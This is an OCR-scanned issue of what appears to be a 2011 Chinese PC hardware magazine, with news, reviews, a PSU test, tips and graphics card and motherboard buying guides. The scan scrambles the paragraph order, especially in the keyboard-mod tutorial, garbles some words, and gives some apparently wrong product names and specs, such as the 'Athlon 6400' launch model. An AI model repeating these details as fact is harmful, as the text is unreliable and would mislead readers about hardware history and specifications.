#### PC游戏平台品牌与利润双赢

PC游戏平台品牌化和微交易的发展势如破竹,这给硬件DIY厂商带来了新的机遇。这当中最庞大的应该是GPU厂商显卡厂商,其次则是外设厂商。他们不但可以从增加的需求上获得更多的销量,还可以借此而提高供货品牌形象,从产品的附加值中获取更多利润——高端显卡和外设产品的利润可比低价的低端产品高多了。

当然,硬件厂商们也不能忽视了Windows8对于PC平台上的使用,毕竟下一代操作系统对于用户的使用习惯和体验都有很大的改变,如何从这些改变中找到自己产品发展的方向,也是非常重要的。

总而言之,可以大胆预测的是,2012年将会是PC游戏平台为DIY行业重心向中高端产品转移的重要时间,我们和广大玩家一起见证。



游戏主机,异想天开



游戏PC要变样

## AMD“龙族”年底谢幕

稍有资历的DIY玩家都知道,AMD神龙品牌诞生于1999年8月份,第一款以Socket A接口的Athlon 6400系列,将众多玩家以崇拜,之后的Athlon 6400系列第一次64位处理器带到了大众用户面前。12年过去了,现在这条“龙”终于要在2011年底谢幕。

按照产品线的规划,AMD将在今年第四季度停止接受所有45nm AM3处理器的订单,不过出货量一直持续到2012年第二季度。事实上,不少老型号的AMD处理器已经在第三季度停产退市了。

宣布年底谢幕的“龙族”处理器包括了羿龙和速龙、闪龙系列,具体包括了6核心的Phenom II X4 1000T系列、4核心的Phenom II X4 960系列、3核心的Phenom II X2 700系列、双核心的Phenom II X2 500系列、4核心的Phenom II X4 600系列(AM3接口)、3核心的Athlon II X3 400系列、双核心的Athlon II X2 200系列、单核心的Sempron 100系列。如此庞大的产品线,年底全部退役,一个不留。

这意味着“龙”时代的结束,Phenom、

Athlon、Sempron三大品牌将基本消失,不过有一个特例,那就是由APU衍生出的GPU而生的FM1处理器还在使用Athlon II品牌,例如Athlon II X4 631。以及随后推出的Athlon II X2 221、单核心的Sempron 198。

到了2012年,接替“龙”系列处理器的FX系列、A/C/E系列,推土机和APU将接过“龙”的担子,打出自己的一片天。当然,无论对于厂商还是消费者来说,用这种简单的字母体系来命名产品,更容易识别和记忆,也能更好地突出AMD品牌本身。



首款SLOT A Athlon处理器



# 华硕BW-12D1S-U 外置USB 3.0蓝光刻录机半价试用活动



活动网址: <http://go.ipcw.com/e/ASUS.htm>  
原价: 999元 试价: 499元

华硕BW-12D1S-U蓝光刻录机半价试用活动继续进行! 现在所有的奖品都已到位, 获得试用资格的读者可以通过邮件方式询问付款方式了(邮箱: pcw-wangc@vip.sina.com)!

本期刊登的是试用者陈虹的试用报告。

## 四川 陈虹


尽管市面上高清DV摄像机和具有高清摄像功能的DC相机比比皆是, 但是, 要与朋友分享高清视频时, 又因种种原因, 不得不制作成DVD来交流, 画质就大打折扣了。而本次试用华硕BW-12D1S-U蓝光刻录机, 最大的收获就是制作出了第一张自己的蓝光光碟。

华硕BW-12D1S-U刻录机快递到家后, 我用松下AG-HVX203摄像机拍摄的P2高清视频素材来制作蓝光光碟。在EDIUS 5.5.1中, 将工程设为1920×1080 50帧格式, 对素材进行编辑, 然后, 用22.8Mbps最高比特率进行两次编码, 直接生成了蓝光刻录所需要的视频文件, 最后在Nero 10中刻录成蓝光光碟。当清晰度越高, 细节越清晰, 色彩丰富和流畅的画面呈现在眼前时, 深感画质与DVD相比差不了几毫。

在试用中, 华硕BW-12D1S-U外置USB3.0蓝光刻录机给我的第一感觉就是

别光快。在采用USB3.0连接时, 与三星SH-B083L蓝光刻录机相比, 明显感到两者的差异。经测试, 华硕BW-12D1S-U的识别时间仅0.01秒, 三星的识别时间为12.76秒; 华硕刻录开始速度就达到4.72×, 并较快地提速到8×, 并稳定运行在8×的速度上; 三星光盘开始速度为3.43×, 比华硕BW-12D1S-U慢28%; 在平均刻录速度上, 华硕BW-12D1S-U外置USB3.0蓝光刻录机要比三星快22%。

为测试华硕BW-12D1S-U对光盘的适应能力, 我专门在电脑商城找低价位蓝光光盘, 选用了亚亚、日昇和一种画面是漫画的不知名杂牌DVD-25光盘来测试。刻录软件采用Nero 10试用版, 一张25GB蓝光碟片, 使用8×刻片, 用时15到17分钟, 刻到了6张, 均刻录成功。从刻录的盘片质量来看, 华硕BW-12D1S-U对低价位光盘的兼容性还是不错的。应该说, 华硕BW-12D1S-U外置



华硕BW-12D1S-U测试图

USB3.0蓝光刻录机的适应能力还是比较强的。

另外, 试用中发现, 开博尔K730高清播放机不能识别华硕BW-12D1S-U外置USB3.0蓝光刻录机, 当华硕BW-12D1S-U蓝光刻录机连接在开博尔K730高清播放机USB2.0接口上时无法使用, 可能是高清播放机的固件不够新的缘故。

## 全球硬件 | Globe

### 升级!

海盗船 Carbide 500R 机箱

海盗船最近推出了其“碳化物”系列机箱的新作: Carbide 500R。Carbide 500R这款外部颜色不带有两种型号可选, 黑与白相间。从结构设计来看, 与之前的Carbide 400R比较类似, 外形稍有变动, 从而显得更加有棱角。

Carbide 500R整体尺寸为520.7mm×205.7mm×508mm, 采用钢结构搭配ABS工程塑料, 前面板I/O部分包括了2个USB 3.0、1个IEEE 1394、耳机/麦克风接口以及Power/Reset按钮。

内部结构方面, 它与Carbide 400R也很相似, 具有4个2.5英寸光驱位、6个2.5/3.5英寸柔软侧开硬盘位, 支持安装标准ATX/mATX主板。背板走线/水冷安装孔位一应俱全, 同时具有橡胶质线束保护套。

散热方面, Carbide 500R最多可装10个120mm/140mm机箱风扇, 其中出厂时已



预装4个, 包括前面板2个120mm、后面板1个120mm、侧板2个200mm。机箱顶部支持最大240mm的一体化水冷散热器。海盗船Carbide 500R目前在官网的定价为129.99美元, 国内商家的预订价格为870元~890元。

#### 编辑点评 >>>

越是大厂商的机箱, 外观设计方面越有发挥。最多可装10个机箱风扇——要是全都全部全速运行的话, 那估计吵的, 不比如果它要这么头强的散热效果, 那还愿意吧。

### 耐用!

Intel 710 系列企业固态硬盘

Intel最近发布了新一代企业级固态硬盘SSD 710系列。主要面向数据中心应用领域, 将会取代之前的X25-E系列。SSD 710系列采用了25nm工艺的MLC NAND芯片, 同时还引入了高可靠性技术 (High Endurance Technology/HET), 能够24h×7连续运行。

SSD 710系列包括了100GB、200GB、300GB几种型号, 使用寿命方面也不错。三款产品的4KB随机写入寿命分别可达500TB、1PB、1.1PB, 8KB随机写入寿命可达900TB、1PB、1.8PB。如果保留20%的冗余容量, 4KB写入寿命将分别提高到900TB、1.5PB、1.5PB, 8KB写入寿命则分别达到1.5PB、2.0PB、3.0PB。

SSD 710系列的读写性能也相当出色, 4KB随机读写速度可以达到38500 IOPS和2700 IOPS; 8KB随机读写速度则可以达到2700 IOPS和1900 IOPS; 如果保留20%的冗余容量, 4KB随机写入可以提升



4000 IOPS, 6000 IOPS。

目前, SSD 710 系列100GB/200GB/300GB三款型号的千字节定价分别为649美元、1289美元、1929美元, 全部提供三年有限质保。

#### 编辑点评 >>>

企业级硬盘, 必然以稳定、耐用为主, 毕竟数据比SSD本身重要多了。当然, SSD 710系列的性能也是相当不错的。而且, 从Intel的作风来看, 标注的性能参数多数是在SSD稳定态下测试的, 比如企业级品牌SSD产品直接主控芯片高达85000 IOPS的性能数据来吸引的做市商多了。

### 精致!

华硕GX810无线游戏鼠标

华硕在推出玩家国度徽标GX900后, 继续推出了玩家国度无线游戏鼠标ROG GX810。GX810采用人体工学设计, 侧边加装了类肤涂层, 提升了鼠标使用的舒适度。此外, 华硕GX810还提供了黑色和银灰色两款可替换涂装。

按键方面, 华硕GX810采用了多达7个的可编程按键设计。除了常见的左、右、右键, 还新增了左右滚轮按键和DPI调节按键。另外, GX810支持四档DPI快速切换, 方便玩家从像素精确瞄准模式(800DPI)切换到快速瞄准模式(3200 DPI)。

节能设计方面, GX810提供了标准和游戏两种模式, 提升了电池续航能力。另外,



GX810最多可装配3颗AAA电池使用。仅装1颗AAA电池时也能使用, 电池也可以起到鼠标配重的作用。

#### 编辑点评 >>>

说实话, 如果你经常要用到笔记本来玩3D游戏的话, 带一个强大的无线游戏鼠标在包里也是很有必要的。无线鼠标在续航性能的产品并不多, 这款华硕GX810是个不错的选择。

### USB!

AOC 便携式 USB 显示器即将上市

我们知道, AOC于今年6月在纽约CEA显示技术展会上曾经发布了一款15.6英寸USB显示器。现在这款便携式 (官方说法——不过尺寸也算便携啊) 显示器即将于10月份正式上市。

AOC这款USB便携式显示器具体型号为e1649w, 仍然采用AOC一贯的黑色钢琴漆面, 内置可收纳式支架, 采用LED背光, 使用USB接口连接及供电, 分辨率有1366×768、响应时间为5ms GTG, 对比度可达5000:1, 亮度为250cd/m², 不过它不支持HDCP。

AOC这款e1649w USB便携式显示器已经在一些eBay网店提供预售, 价格范围在120美元~140美元。



#### 编辑点评 >>>

今年早些时候我们也针对AOC显示器产品进行过报道和前瞻分析, 而这款实际的USB显示器上市就能看到, USB接口让我们使用显示器更加方便快捷。不过USB接口的性能规格是否会影响显示器的表现? 15.6英寸显示器是否真得上便携? 这可能得等待用户来评判了。

# 500W的精彩

## 航嘉多核WD500电源测试

在以往的航嘉电源中,不论是高端的X系列还是中高端的多核系列,往往都通过了80PLUS的认证。不过最近航嘉推出的新款多核电源WD500,却没有80PLUS的标志,到底是这款电源不再以效率为重,还是另有蹊跷?下面我们一起来认识这款电源。

### 不俗的设计和用料

拆开电源,我们发现电源的电路整体采用主动PFC+双管正激与3.3V单磁放大结构,用料相当不错。主电容采用了日化450V 330 $\mu$ F的电容,主开关管采用了德法STF13NM60N,主动PFC的电路使用了两枚英飞凌SPP20N50C3并联。而在二次侧方面,12V的整流采用四颗台湾半导体的MBR3060CT,5V采用两颗安森美的MBR2045CTO肖特基管,3.3V采用两颗台湾半导体的MBR3045CT。总体而言,WD500的设计和用料都比较靠谱。完全可以满足500W电源的需求。

此外,电源的EMI电路非常完整,分为了两部分,第一部分直接接到了AC输入线上,一个X电容(带有安规电容)与一对Y电容。在风扇部分,WD500采用了12cm的油封风扇,转速达到2200rpm。

### 为背线而设计

现在很多机箱在设计时都会考虑到背部走线的问题,但是电源却很少关注这一部分。不过WD500的线材设计却充分考虑了背部走线的问题,在线材方面除了保持原有的质量厚度外,更是加长了每根线材的长度。其中主板供电线达到了50cm,处理器供电线更是达到了60cm,其他显卡的供电线长度也在50cm以上。这种设计已经可以应付目前市面上大多数中式机箱了。值得一提的是,WD500并不像X系列那样在所有线材上都包裹了尼龙网线,毕竟这不是最高端的电源,但是航嘉还是在主板供电的24Pin线材上使用了尼龙网线。或许有一些玩家会对电源只有两个显卡接口感到不满,不过这对于一般的中端用户而言已经足够了,要知道WD500也不适合用于文或者SLI,如果选线材方面还有什么不足的话,那就是PATA的接头稍微少了点,只有3个。

### 实测多核WD500性能

在测试中,我们使用了专业的电源测试仪Chroma以及示波器来测试WD500,测试项目包括了这款电源的实际效率、静态负载、交叉负载、过压过流保护等,相信其结果足以表现出这款电源的实际性能。

我们的测试都是在国内220V的标准电压下进行的,由于测试项目繁多,这里只是简单为大家指出WD500在Intel ATX 12V标准下的测试通过没有。实际上,从均衡负载和交叉负载来看,WD500的表现都比较抢眼。均衡负载时各路输出的负载调节率都在1%上下,而在交叉负载时,各路输出的调整率也在4%以下,哪怕是12V输出重载,电源的表现也很好。

WD500虽然没有80PLUS的标志,但是它的转换效率表现相当好,基本达到了铜牌水准。轻载和典型负载时,转换效率都超过了85%,满载虽有下滑,但也超过了82%。



服务热线:400-678-8388

均衡负载	通过
交叉负载	通过
轻载转换效率	85.07%
典型转换效率	85.45%
满载转换效率	82.16%
过压过流保护	通过
纹波	通过

- 额定功率:500W
- 输入电压:100V~240V
- CPU 4+4Pin供电接口:1个
- 显卡6Pin供电接口:1个
- 显卡6+2Pin供电接口:1个
- SATA供电接口:8个
- PATA供电接口:3个
- 市场售价:439元

### 工程师总结 | 陈扬轶 500W 电源新标杆

就测试的印象而言,个人认为多核WD500是一款相当不错的电源。而且,这款500W电源的实际价格只有439元,从它的表现来看还是比较超值的。要知道500W以上的电源,如果能保证较好的素质,往往在价格方面就是一道光。航嘉这款电源把价格和性能维持得如此平衡,着实难得。或许未来500W电源就要有以下几个特点了:具备80PLUS铜牌以上的转换效率、稳定的输出品质、适合走线线材以及一瓦不欠一瓦的售价……

影驰 | 就要 NVIDIA 英伟达

有英伟达™显卡才是好电脑

## 全球销量第一

影驰GeForce GTX550 Ti黑将  
中端最强性价比, 游戏娱乐“钛”给力  
Fermi 2.0全新第二代架构,性能暴增20%

## 不用重启

### 一键快速释放内存

每次使用电脑的时候,总要同时打开运行很多软件,如Photoshop、Dreamweaver、Office等,随着打开的软件越来越多,并且运行的时间越来越长,电脑的CPU、内存资源就会被占用得更多,性能也就变得更差。

笔者发现在多开软件的前提下,即使把全部的软件关闭了,但内存内依然释放回来,每次都要重新启动电脑后才会被完全释放回来。笔者发现这应该是explorer的问题,只要把它关闭后再启动,内存就释放出来了。

方法是同时按下Ctrl+Alt+Del键,打开Windows任务管理器,点击“进程”选项卡,右击explorer.exe项目,选择“结束进程”。由于explorer.exe是Windows程序管理器或者Windows资源管理器,它用于管理Windows图形壳,包括开始菜单、任务栏、桌面和文件管理,关闭该程序会导致Windows图形界面无法使用,桌面上的图标和任务栏也就不见了。

再次按下Ctrl+Alt+Del键启动任务管理器,点击“文件”->“新建任务(运行)”,浏览选择C:\Windows\explorer.exe,确定(如图1),然后即可恢复桌面了。



但每次都要先关闭explorer,再新建任务把explorer开启,显得很不顺手,那么就可以写个批处理文件,一键自动操作。打开记事本,输入下面的程序代码,并保存成“释放内存.bat”文件。以后需要释放内存时,双击它就会开启一个黑色的命令窗口,自动执行指令(如图2),立即把内存释放出来。



在测试中可以看到,原本被占用的1.17GB内存,在运行此批处理文件后,减小到约62MB(如图3、图4),电脑的运行速度一下子的得到提升了,使用老机器的用户值得一试。

@杨晓旭



# 升级固件解决帝王蟒“冬眠”问题

眼看冬天就要来,笔者手中的Razer Imperator帝王蟒鼠标似乎也要“冬眠”了。最近在进入《穿越火线》、《英雄联盟》等游戏时,不时会出现突然无响应的情况,但不上鼠标上的指针不能动弹,就连鼠标的滚轮和呼吸灯都熄灭了。将鼠标的USB接口拔下再重新插上,运气好时会恢复正常,运气不好时鼠标上没反应了(如图1),呼吸灯亮着,但就是不呼吸了。

这个问题已经出现了两个多星期,本想换一个鼠标,但由于买来Razer帝王蟒时,它的价格并不便宜,而不用不是太可惜了,于是就想着要更换驱动或固件试试。登录Razer中国官方网站,在更新为v1.02的驱动后,问题依然得不到解决,看来不是软件问题这么简单。再来看官网,最新版本为v1.16(笔者鼠标原装的固件版本为v1.04),并改进了USB电源管理,升级了API以应更复杂的传感器的特性。估计这个问题可能和鼠标的USB供电有关系,原版的固件出现了故障,于是笔者决定更新它的固件。

更新固件可能有升级驱动那么麻烦,需要注意操作步骤和安全



首先将Imperator\_Firmware\_Update\_v1.16.exe固件升级包下载下来,点击安装。如果无法运行,提示内存出错的话,需要事先安装.net framework 2.0以上的组件。

安装完成后,点击运行

Imperator Firmware Updater,会出现更新固件的向导界面(如图2)。将帝王蟒的USB接口先从电脑上拔下来,同时按住鼠标的左、右、中三个按键不放,再将它USB接口插上电脑,这时系统会提示找到新硬件(如图3)。界面一定要设置“是”,在下一步界面中选择“自动搜索安装”,再点击“仍然继续”按钮。

由于这时帝王蟒的三个按键都被按住了,不能进行其他操作,因此笔者又插上了另外一个USB鼠标,这样点击按钮就方便了。当新硬件安装完成后,回到固件更新界面点击“NEXT”,再点击“UPDATE”开始固件升级(如图4)。

在固件升级过程中,一定要小心,这个时候程序会先删除帝王蟒中的旧固件,然后将新的固件写入到芯片中,所以千万不要让电脑突然断电、死机、重启等错误,或者将鼠标拔离USB接口,否则有可能永久损坏鼠标。

当更新完成后,再次进入驱动,里面已经显示“Firmware Version: 1.16”(如图5),这表示帝王蟒的固件升级已经成功了。



接着测试一下鼠标的使用效果,不但突然断电的问题得到了解决,而且它的感应能力变强了,即使将鼠标垫移到离鼠标垫一定的高度,依然能够感应得到移动,同时对多种鼠标垫的兼容性也提高了一些。如果手上有帝王蟒的玩家,也赶快升级一下固件版本吧!

@Rain bon

# 巧用插件补丁实现游戏FXAA

在前几期的《电脑报》中,我们为大家介绍过FXAA快速近似抗锯齿技术,这种运行于目标游戏渲染管线后期的技术,不依赖于任何GPU计算API的技术,运行速度很快,显存占用率低,不会造成性能瓶颈等缺点成为一款全平台的抗锯齿技术。而FXAA技术对显卡没有特殊要求,兼容NVIDIA、AMD的不同显卡以及DX9、DX10、DX11。

如《F.3.A.R.》、《永远的毁灭公爵》、《柯南时代》、《Crysis 2》、《无主之地》等游戏可以支持FXAA,但都是基于最早最基础的FXAA 1版本。而最新的FXAA 3版本相比FXAA 1在DX9、DX11模式下有很明显的性能优势。FXAA 3又有两种算法,Quality画质版面向PC、Console主机版面向Xbox 360、PS3,目前就有国外玩家制作出FXAA 3.11版本补丁,这样一来,几乎所有PC游戏都能实现FXAA特效。

FXAA插件基于ENBSeries插件,这个插件可以在游戏中强行实现多种画面特效,而不仅仅局限于游戏或显卡本身的特效设置,而且设置项目非常详细,如光源、阴影、反锯齿和动态模糊等特效都可以让玩家在enbseries.ini文件中设置。如果玩家嫌自己设置比较麻烦,也可以利用fxaa3.11补丁。在下载一些游戏的ENBSeries插件。也许大家觉得很多游戏的画面很糟糕不想玩了,但是有了这个插件就

会让老游戏重新焕发光彩。

要在游戏中实现FXAA,除了需要ENBSeries插件之外,还需要安装d3d9\_fxaa.dll和effect.txt,其中d3d9\_fxaa.dll是主程序,而effect.txt则是特效设置文件,用记事本打开effect.txt,找到“float SharpeningAmount”项目,这个就是画面锯齿的锐度。默认是2.5,如果后面在游戏中感到锯齿效果不明显,可以适当调大数字,不同游戏的设置数字也不相同,比如GTA4要开到10,才能有明显的效果。



将ENBSeries插件、d3d9\_fxaa.dll和effect.txt都复制粘贴到游戏的执行文件(通常为.exe文件)所在目录。在显示驱动程序和游戏中将其反锯齿功能关闭,再进入游戏后,就自动开启了FXAA功能,按下“Shift+F12”键是关闭功能,不过除FXAA之外,其他ENBSeries的光影特效也会因此关闭,如果不再按下就是重新开启。如果不需要这个补丁,只要将这4个文件删除即可。

为了对比游戏使用FXAA补丁

前后的效果差异,首先关闭了显卡本身的锯齿效果,然后在enbseries.ini中将“AllowAntialias”(全屏抗锯齿)项目设置为[关闭],首先运行在2005年发布的老游戏《极品飞车9:最高通缉》,在未使用FXAA补丁,进入游戏画面,可以看到宝马车的保险杠和引擎盖边缘充满了锯齿,就像是一把小刀,而在打上FXAA补丁后,那些小牙齿变得十分平滑。



使用FXAA后



使用FXAA后



使用FXAA后



使用FXAA后

《侠盗猎车手:狂飙乐园》是一款在2007年发布的游戏,可以看到,游戏中的棕榈树和路灯底座边缘锯齿现象都比较严重,但在使用FXAA补丁后,锯齿得到大幅削减,而整体画面也变得更清晰,FPS波动几乎没有什么变化,游戏运行速度并没有受到画面提升后的影响。

由此可见,FXAA 3补丁可以在几乎所有游戏中使用,类似用于游戏的辅助工具,不会对游戏运行速度与画面质量造成太大影响,算得上是游戏画质与速度兼得的良方。

软件下载地址: <http://go.icpcw.com/bzsoft/>

@程可

摩丁派

本期明星:朱志远

# 实用幻彩键盘自己造

许多朋友都喜欢外观不俗的键盘,但如果只有漂亮的外观,而无多大实用性的话,那么这个键盘只能说是“样子货”。我们可以看见市面上有不少键盘会附带USB Hub,这种很实用的功能,但是这些键盘的外观往往不太出众。外观和实用性兼顾的键盘可谓少见,其实我们可以自己打造一个这样的个性键盘。

## 改造思路:

拆解并取出USB Hub模块,给键盘开孔,将USB Hub安装到键盘中,让USB设备随插即用。拆解USB转PS/2



转接线(如果用USB设备进行改造,可以省略),取出转接线的转接电路,连接到键盘PCB上,再通过USB Hub连接到电脑,用红色和绿色手喷漆打造幻彩外观,平凡的键盘不再平凡。

## 改造材料以及工具:

人形USB Hub(7元),USB转PS/2转接线(4元),PS/2键盘、热烙铁、磨砂纸、膝磨机、电烙铁、螺丝刀、红色手喷漆(少量)、绿色手喷漆(7元)。

## 改造步骤:



1. 拆解键盘



2. 装上两个USB接口的效果



3. 取出键盘的PCB



4. 将USB接口与USB Hub PCB相连接



5. 拆解人形USB-Hub



6. 拆出USB转PS/2 PCB



7. 用电烙铁进行拆焊操作



8. 将USB转PS/2 PCB焊接到键盘的PCB上



9. 用镊子在键盘上加工USB接口的安装孔



10. 上漆时必须要把加装的USB接口堵上



11. 装上USB接口



12. 刚装MP4、手机等充电传输数据

## 第一步:在键盘上安装USB Hub

我们在使用电脑的时候,会经常地拔插USB设备。但是会经常考考或者站起来去拔插USB设备的话,实在是大不方便了。一些键盘厂商会在键盘上增加USB Hub功能,这项功能大大方便了我们的使用。

USB设备的操作,毕竟键盘是最近很流行的。由此,笔者决定给键盘增加USB Hub功能。

1. 拆解USB Hub,取出USB Hub电路

首先拆解键盘(如图1、图2)。要给键盘增加USB Hub,USB Hub电路必不可少。在这里,笔者就地取材,对上手的一个人形USB Hub进行了拆解。需要用平口螺丝刀对准人形USB Hub壳上卡扣位置,然后轻轻一撬就能把壳分离。

## 第二步:简化线材

连接键盘的时候,如果既要连接键盘的PS/2接口,又要连接键盘上USB Hub的USB接口,那真是太不方便了。转接接口,外接转接线是一种可行的办法。但如果只是单纯地将PS/2接口转接成USB接口的话,在本质上还是与PS/2和USB接口一起连接并没有区别。因为我们在连接键盘的时候依然需要插上两个接口,而且还有一根阻碍饮水的转接线。所以笔者为了方便键盘连接,决定将PS/2转接线集成到键盘当中,让PS/2键盘转接成为一个USB键盘,再将转接成

拆开外壳后就可以看到USB Hub内部的PCB了(如图3)。

接着除去USB Hub再插的线材,取出PCB,等待下一步的改造使用(如图4),需要用铅笔对PCB上的线序进行标记,然后用烙铁进行焊眼操作。

2. 键盘上开孔,安装USB接口

取得USB Hub电路后,我们就开始对键盘进行改造,首先选择USB接口的的位置,笔者选择了键盘的正面。常见带USB Hub的键盘,USB接口都在它的侧面,但笔者认为在键盘正面连接USB接口更加方便,而且笔者给接口留出了充足的接口间距,即使连接再多的USB设备也不会出现拥挤的问题。

选好USB接口的位

置后,便可以对接键盘进行开孔。在这里,笔者用薄钢片的磨钻给键盘正面开孔(如图5)。开孔后,使用热熔胶将USB接口固定在开好孔的USB孔上(如图6、图7)。

3. 把USB Hub电路安装到键盘中

安装好USB接口后,我们就可以将USB Hub PCB安装到键盘中了。需要用烙铁将USB接口上的线焊接到USB Hub PCB上对应的点(如图8)。由于USB接口上的点与USB接口是否正确对应,如果焊接反了,就有可能带来USB设备损坏的严重后果。在这个步骤中,由于操作比较麻烦,因此需要有一定的耐心和细心。

得到了转接接口后的PCB了。

2. 连接转接PCB,实现PS/2 to USB to USB Hub

有了PS/2转USB接口的PCB后,我们就可以将PS/2转接端用烙铁以及导线将它连接到键盘的PCB上(如图10),让键盘直接连接到转接电路当中。同样地,我们取USB连接端用烙铁以及导线连接到USB Hub上,焊接的时候同样要注意各种线是否正确连接好。焊接好后,键盘的接口就算是转接成功了,而且键盘的连接线材也得以简化。

另外,键盘在上漆之后,笔者发现键盘的按键手感有所下降。面对这种情况,我们可以用牙膏之类的东西蘸取少量润滑,涂到键盘键帽的支架上和滑轨上,这样键盘的按键手感会逐渐改善。

USB Hub上(如图12)。经测试,设备均能正常使用,而且数据传输速度均能达到正常值。从测试结果看,本次的键盘改造非常成功!

不管是否导电的键盘,只要用户会发光的DIY精神,就可以将它变得更有个性和实用。

## 第四步:安装调试

键盘改造完成后,我们将键盘重新安装回去,然后就可以进行测试了。除了测试键盘的常规功能之外,我们还需要对键盘上的USB Hub进行测试。在这里,笔者将键盘连接到电脑上,电脑能够正常检测到USB Hub以及USB Hub上的键盘。这说明键盘以及USB Hub已经连接好了。接下来,笔者将手机、MP3、闪存等USB设备逐个连接到键盘的

上,另外尽量检测线路的精简。当然除了USB接口,你还可以安装LED灯、摄像头等元件。

## 总结

在键盘上加装USB接口时,首先要考虑到键盘内部空间,可以先用尺子测量一







# 游戏度国庆

## 国庆长假主流游戏显卡选购

@小叮当

### NVIDIA 阵营

#### “三足鼎立”

与 A 卡阵营有所不同的是, N 卡仍未更新新老交替。也正是因为如此, 800 元以下游戏 N 卡才出现了 GTX550Ti、GTS450、GT440 这种“两代同堂”、“三足鼎立”的局面。其中的 GTS450 和 GT440 目前已经开始停产, 但市场上仍有存货销售, 所以消费者仍然可以买到。而消费者所要关注的, 其实就是回归 GTS20 这款比较“坑爹”的新品显卡。由于这款卡只具备 48

个流处理器, 并不适合游戏玩家购买。

### AMD 阵营 “四大金刚”

就目前而言, AMD 阵营的主流显卡已经完成了新老交替。HD5000 系列显卡早已停产断货不见了踪影, 而 HD6000 系列显卡则在国庆前夕大幅降价以吸引消费者的眼球。纵观 A 卡阵营, 虽然有 HD6450、HD6670、HD6670、HD6770、HD6790 这六款显卡可选, 不过其中的 HD6450 由于只有 160 个流处理器, 性能

弱不堪, 并不值得购买。而 HD6670 的普遍售价甚至要比 HD6570 还贵, 因此同样被排除在“国庆计划”之外! 如此一来, 就只剩下 HD6570、HD6670、HD6770、HD6790 这“四大金刚”可供选择了!

### 国庆选购有经验

#### 避免被“转型号”

在主流显卡中, 共存在着十多个转型号可供选择。再加上数十个主流品牌, 消费者的可选产品甚至多达上百款显卡。因此, 在选购

时, 一旦选定就千万不要放弃, 更不要因为商家的几句花言巧语而“转型号”。如果担心显卡缺货的话, 那么可以找一个同价位的备选显卡。这样一来, 就不用担心商家通过“转型”来赚取暴利了。

### 别被 GDDR3 显存忽悠

如今, 少数厂商开始推出降阶取巧的 2GB GDDR3 显存低价显卡, 其目的就是为了吸引消费者眼球。显卡厂商倾向于使用 GDDR3 显存, 由于 GDDR3 显存的频率太低, 所以对显卡性能的提升会达到 30% 左右。如此一来, 游戏玩家千

万不要被忽悠了, 必须坚守“GDDR5 阵地”才是王道!

### 旺季装机早去早回

销售旺季去电脑城装机时, 总会遇到人山人海、人头攒动的景象。如果入山后才去电脑城, 并坚持不被“转型号”的话, 再加上排队、调货、装机等时间, 再加上就磨叽到晚上。经常是来不及关机, 电脑城就已经下班了。有鉴于此, 最好能趁着早去早回的心态, 上午就到电脑城装机去, 省机的时间也会比较充裕!

## 主流游戏显卡超值推荐



索泰 GT440-512SD3 显卡

显卡核心: GeForce GT440  
出厂频率: 810MHz/3200MHz  
显存规格: 512MB/128bit  
视频接口: HDMI+DVI+VGA  
本局报价: 419 元  
推荐理由: 名牌大厂 GT440 显卡, 同时还配备了 GDDR5 高速显存, 不到 500 元已经相当超值了。



影驰 GTS450 显卡

显卡核心: GeForce GT450  
出厂频率: 783MHz/3608MHz  
显存规格: 512MB/128bit  
视频接口: HDMI+DVI+VGA  
本局报价: 599 元  
推荐理由: 超群性价比的 GTS450 显卡, 目前市场上仍然有售, 适合喜欢 N 卡的游戏玩家购买。



七彩虹 1550T 显卡

显卡核心: GeForce GTX550Ti  
出厂频率: 900MHz/4100MHz  
显存规格: 1GB/192bit  
视频接口: HDMI+DVI+VGA  
本局报价: 799 元  
推荐理由: 市场上最廉价的 GTX550Ti 显卡, 市场供应量广泛, 消费者买性价比的 N 卡首选。



微星 R6750 显卡

显卡核心: Radeon HD6750  
出厂频率: 700MHz/4000MHz  
显存规格: 512MB/128bit  
视频接口: HDMI+DVI+VGA  
本局报价: 549 元  
推荐理由: 一线厂商最廉价的 HD6750 显卡, 仅比二线厂商贵了 50 元, 性价比相当不错。



铭瑄 HD6790 显卡

显卡核心: Radeon HD6790  
出厂频率: 800MHz/4000MHz  
显存规格: 1GB/256bit  
视频接口: HDMI+DVI+VGA+DP  
本局报价: 749 元  
推荐理由: 市场上最廉价的 HD6790 显卡, DP 接口可以双屏三输出。

# “新 A”平台来袭!

## 亲民 A75 主板导购

@大德

自从 Llano APU 处理器上市之后, 其最大的亮点就是高性价比的集成显卡。不管是玩游戏还是单机游戏都能应付。除此之外, 由于 A75 主板还普遍配备了 HDMI 高清接口, 近期购买 AMD 阵营的产品, 自然是 A75 主板作为首选!

### 独平台: 双核+火更给力

虽然都是处理器内部整合了 GPU, 但与 Intel 有所不同的是, Llano APU 处理还将以前的“混合火”技术继续发扬光大, 凭借这一

技术, 最高可以提升至原来的 1.5 倍。除此之外, “混合火”还可实现三屏输出, 从而在迎击 3D 环游。

### 数据接口: USB3.0 和 SATA6Gbps 都原生

由于 A75 主板是新生代产品, 所以也考虑到了对最新数据接口的全面支持。A75 主板不但原生支持 USB3.0 接口, 而且还原生提供了最新的 SATA6Gbps 接口, 这样一来, 原生接口不再依赖第三方芯片, 不但性能和兼容性更好, 而且接口

数量也更多了。

### A75 主板选购经验

#### 小议涨价之后再送礼

A75 主板普遍跌到 399 元和 499 元, 但很多消费者并不了解, 所以已经有商家开始“先涨价、再送礼”, 以此来吸引消费者的眼球。比如以往一款 399 元的主板, 商家往往会卖出 499 元的价格, 并“免费送”消费者一套无绳鼠标, 而消费者则多花了 100 元, 却买到一套售价只有六七元的无线

鼠标, 无论怎么说, 都是羊毛出在羊身上的套路啊!

### 提防大牌卖出大价钱

近期, 各个品牌 A75 主板全面降价。不但 A75 板型的“小板”到了超值价, 甚至就连很多 A75 板型的“大板”也卖到了完全相同的价格。不过个别商家诱导消费者添加六十元来购买 A75“大板”。由于很多 A75 主板和“小板”本就价格相同, 所以商家便轻松多赚了五十元的利润。

### 装机时慎选速龙 II x4 631

最近市场上出现了一款叫做“速龙 II x4 631”的四核处理器, 采用 Socket FM1 接口, 默认主频为 2.6GHz, 而售价仅为 490 元。不过它是通过 A6 处理器屏蔽 GPU 部分所得来的。很多消费者不知道, 购买了此款处理器等发现缺少显卡的时候, 消费者就成为了待宰羔羊。更别提受商家推荐的独立显卡, 那么就只能花一两百元的代价买金了。

## A75 主板超值推荐



昂达 A75 主板

视频接口: HDMI+DVI+VGA  
USB 接口: USB3.0+2+USB2.0+2  
内存插槽: 4 个  
